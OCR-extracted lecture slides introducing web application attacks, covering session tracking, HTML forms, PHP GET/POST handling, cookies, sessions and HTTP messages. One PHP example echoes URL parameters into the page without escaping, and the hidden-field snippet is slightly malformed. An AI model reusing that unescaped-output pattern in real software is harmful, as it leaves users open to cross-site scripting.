
The golden age of hacking

Web technology

Web applications attacks
SQL Injection attacks

Web application attacks I

- Vulnerabilities exist in web applications because of a single core problem - users can submit arbitrary input!
- HTTP Secure (SSL/TLS) does not protect web server applications!
  - Authenticate server and data in transit - web browser is enemy territory!
- Account harvesting
  - Hammer on web service logins etc. with different user IDs
  - If a web service in some (any) way indicates a valid or a invalid user ID logon attempt, a scripted account harvesting can begin
- Undermine session tracking (Session ID)
  - Allows web application to maintain the state of a session with a user (HTTP is stateless!)
- Session tracking is done with either
  - URL rewriting
  - Hidden form elements
  - Cookies and session variables


This Session ID is included in the URL
about:blank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
Go Links


https://www.skoudisstuff.com/acctbal.asp?sid=34112323

Hidden input tag: <INPUT TYPE="hidden" NAME="sid" VALUE="34112323">

URL rewriting

- By using REST (REpresentational State Transfer) and HTTP GET we can pass variables to a PHP script for example
- http://localhost/myhome/demo.php?fname=Hans&sname=Jones
- In the URL above we pass two strings, ”Hans” and ”Jones”
- We receive the parameters with $_GET[”variable-name”] in PHP
- For every new variable in the URL we put an ampersand (&) in between
- Passing variables via a form

```
<html><body>
<form method="get" action="demo.php">
<label>First Name: </label>
<input type="text" name="fname" size="40" /> </ br>
<label>Last Name: </label>
<input type="text" name="sname" size="40" /> </ br>
<label>Send: </label>
<input type="submit" value="Submit" size="40" />
</form>
</body>
</html>
```


First Name: Hans
Last Name: Jones
Send: Submit

```
<?php
if(isset($_GET["fname"]))
     $fname = $_GET["fname"];
else
     $fname = '';

if(isset($_GET["sname"]))
     $sname = $_GET["sname"];
else
     $sname = '';

$person = $fname . " " . $sname;

echo "<html>";
echo "<body>";
echo "Hello ";
echo $person;
echo ", how are you today?";
echo "</body>";
echo "</html>";
?>
```

Hidden form elements

- Can be used to ”remember” values on the webpage if the page is reloaded – remember HTTP is a stateless protocol!
  - A better method is to use session variables
- Can also be used to hide values in the form which are sent in to adjust the running script in some way
- For example to know the time between the HTML code was loaded and when it is received in the form PHP code

```
# creates something like: <input type="hidden" name="timecode" value="12345" />
<?php
$t = time(); # returns the number of seconds since 1970-01-01
echo "<input type='hidden' name='timecode' value='" . $t . "' />";
?>
echo $t . "<br />";
# check to see if the form was answered to quickly – spam-proofing
<?php
$timecode = $_POST["timecode"];
if(time() < $timecode + 5)    # current time vs. old time
    exit();
else { response time not to short ... }
?>
```

HTML Forms 1


- Forms are user interfaces for data input
- Main application: to provide user input for
  - Programs, scripts and databases located on a web server
  - Local (client-side) scripts associated with the form
- Server-based scripts/programs may return data to the client as a web page
- Client-side scripts can read input data
  - To validate the data, prior to sending to server
  - To use in local processing which may output web page content that is displayed on the client
- Examples
  - Questionnaires to provide feedback on a web site
  - e-commerce, to enter name, address, details of purchase and credit-card number
  - Run a database query and receive results

HTML Forms 2

- There are two ways of sending information into a PHP program (server script)
  - One is to use parameters on the URL, and retrieve them with $_GET in PHP (in the form you set: method=”get”)
    - Just as we did earlier with REST (hyperlinks) but the form create the URL with parameters
  - The other method, which is more powerful and secure is to use a form with $_POST in PHP (in the form you set: method=”post”)
    - The data goes within the HTTP message body (not visible on the browsers address field)
    - To see (debug) what you send set: method=”get”
- There is a variety of form field types that you can use, depending on the type of information that you're requesting from a visitor

HTML Forms 3

- A form consists of two main components
  - First, one or more input fields into which the visitor types or clicks the information you have requested
  - Second, a "submit" button which, when clicked, sends the contents of the form to a server-side program for processing in whatever way it wishes


This is a textbox - Windows Internet Explorer
E:\Documents and Settings\robert\Desktop\index.htm
This is a textbox

This is a textbox. Enter some text in it:

My name is Robert

Here's a textarea, which can span multiple lines:

```
This is a message for you.  Please
could you call me later.  Thanks.
```

Here are some checkboxes. Choose your breakfast:

Egg ☑ Sausage ☐ Bacon ☑ Beans ☐ Mushrooms ☑

Here are some radio buttons. How would you like your egg?

Boiled ○ Fried ● Scrambled ○

Here's a dropdown box. Which month were you born?


Feb

Jan
Feb
March
April
May
June

Submit

Input types

- `text`
- `checkbox`
- `radio` (buttons)
- `select` (options)
- `textarea`
- `password`
- `button`
- `submit`
- `reset`
- `hidden`
- `file`
- `image`



Tell us what you think

Name	
Address	

How did you hear about this web site?

A friend told me ☐
Via a search engine ☐
Followed a link (URL) ☐

How do you rate this site?
Good
Good
Bad
Ugly

Please write your comments:

Do you want to receive any further information:

Thank you


Example form (post)

- Having designed a form, there are 3 more things you need to do before it's ready for use
  - Ensure that each form object is named properly
  - Add an "action" to the <form> tag which is the server program that processes the data
  - Write some PHP code to handle the submitted forms
- When the site visitor presses the Submit button, the contents of the form will be sent to a PHP program as a series of variables (with values if they are used in the form)
- **The names of those variables will be the names that you have assigned to the objects in the form**

```
<form method="post" action="breakfast.php">
  <label>Name: </label> <input type="text" name="tb_name" size="40" />
  <label>Bacon: </label> <input type="checkbox" name="cb_bacon" value="Y" />
  <label>Boiled: </label> <input checked type="radio" name="rb_eggs" value="F" />
  <label>Order your breakfast?</label> <input type="submit" value="Submit" />
</form>
```

Cookies 1

- Two cookie types exist
  - A ***persisten cookie*** is stored as a text file on the browsers client disk
  - A ***session (or transient) cookie*** is stored in RAM and just lives for the session (no expire date is set when creating the cookie) – this is the default
- A cookie is a string with name=value pairs
  - Cookies are like persistent variables that the browser can store and read when accessing the website in question
  - Name, password and date are common cookie values
- The browser may not store more than 300 cookies in total or 20 per web server or 4kB in size
- Persistent cookies expires after a certain max-age (in seconds) when the browser will delete them
- Cookie example content




```
sffocus
home
securityfocus.com/
0
1238799232
29570658
1484443312
29552553
*
```

- Cookie name
- Cookie value
- Domain/path for the web server setting the cookie
- Flags
- Expiration time (low)
- Expiration time (high)
- Creation time (low)
- Creation time (high)
- Record delimiter (*)


Cookies 2

- Cookies were introduced to provide a way to implement a shopping basket (or cart)
  - The boolean attribute ***secure*** specify transfer - HTTP or HTTPS
- When combined with a DB backend on the server storing the shopping list one can continue shopping next day
  - A web server typically sends a cookie containing a unique session identifier
  - The web browser will send back that session identifier with each subsequent request and shopping basket items are stored and associated with an unique session identifier


Web browser
1. The browser requests a web page
2. The server sends the page and the cookie
The cookie
Hello World!
3. The browser requests another page from the same server
The cookie
Web server

The HTTP protocol

- TCP/IP based request/response protocol
- HTTP requests (known as methods)
  - GET or POST
- HTTP response
  - In all cases a resonse code
  - will be returned
- HTTP message
  - **Request/response line** - the http method/status
  - **Header variables** - request metadata
  - **Message body** - content of message




HTTP status codes

- Each HTTP response message must contain a status code in its first line, indicating the result of the request
- The status codes fall into five groups, according to the code’s first digit
  - 1xx— Informational.
  - 2xx— The request was successful.
  - 3xx— The client is redirected to a different resource.
  - 4xx— The request contains an error of some kind.
  - 5xx— The server encountered an error fulfilling the request.
- Some examples
  - 100 Continue
  - 200 OK, 201 Created
  - 301 Moved Permanently
  - 400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found, 405 Method Not Allowed
  - 500 Internal Server Error, 503 Service Unavailable

Cookies 3


1. HTTP request (browser)



```
GET /index.html HTTP/1.1
Host: www.example.org
```

browser --------→ server


2. HTTP response (server reply). Set-Cookie is a directive to the browser to store the cookie and send it back



```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09-Jun-2021 10:18:14 GMT

(content of page)
```

browser ←-------- server

3. When browser request another page the server recognize the string



```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2
Accept: */*
```

browser --------→ server

* PHP setcookie – send a cookie


bool setcookie (string $name [, string $value [, int $expire = 0 [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false]]]]]])

$httponly = true → no javascript | $secure = true → HTTPS

Saving State

- With the following code the server can ”remember” variables for the client
- A session cookie/ID is created which is passed back and forth between the server and the client


```php
<?php
# Initialize session data
# creates a session or resumes the current one based on a session
# identifier passed via a GET or POST request, or passed via a cookie.
session_start();

if(!isset($_SESSION["my_session_var1"]))
{
      $_SESSION["my_session_var1"] =
            "I like session variables!";
}
else
{
      $_SESSION["my_session_var1"] .= "!";
}
# Get and/or set the current session name
$sess_name = session_name();
echo "The session name was $sess_name";
echo "<br />";
echo $_SESSION["my_session_var1"];
?>
```


Edit Cookie

Name:	PHPSESSID
Value:	m1tqr8k315i2236jt2f8fp2lm6
Host:	localhost
Path:	/
Expires:	

[✓] Session cookie

[ ] Secure cookie



```
The session name was PHPSESSID
I like session variables!!!!!!
```

Name	Value	Domain	...	Expires	Size	HTTP	Secure
PHPSESSID	6bvr9q24b9qbk9b8b2senvumf6	localhost	/	Session	35		

HTTP request message

- The first line of every HTTP request consists of three items, separated by spaces
  - A verb indicating the **HTTP method,** the **requested URL** and the **HTTP version** being used
- Other points of interest in the sample request (many other headers exists)
  - The **Referer header** is used to indicate the URL from which the request originated
  - The **User-Agent header** is used to provide information about the browser or other client software that generated the request.
  - The **Host header** specifies the hostname that appeared in the full URL being accessed
  - The **Cookie header** is used to submit additional parameters that the server has issued to the client
  - An empty line (\r\n) and an optional message body

```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwaveflash, */*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```

HTTP response message

- The first line of every HTTP response consists of three items, separated by spaces
  - The **HTTP version being** used, a **numeric status code** indicating the result of the request and a textual **“reason phrase”** further describing the status of the response
- Other points of interest in the sample response (many other headers exists)
  - The **Server header** contains a banner indicating the web server software being used, and sometimes other details
  - The **Set-Cookie header** issues the browser a further cookie; this is submitted back in the Cookieheader of subsequent requests to this server
  - The **Pragma header** instructs the browser not to store the response in its cache
  - The **Content-Type header** indicates that the body of this message contains an HTML document. Almost all HTTP responses contain a **message body** after the headers
  - The **Content-Length header** indicates the length of the **message body** in bytes
  - An empty line (\r\n) and an optional message body

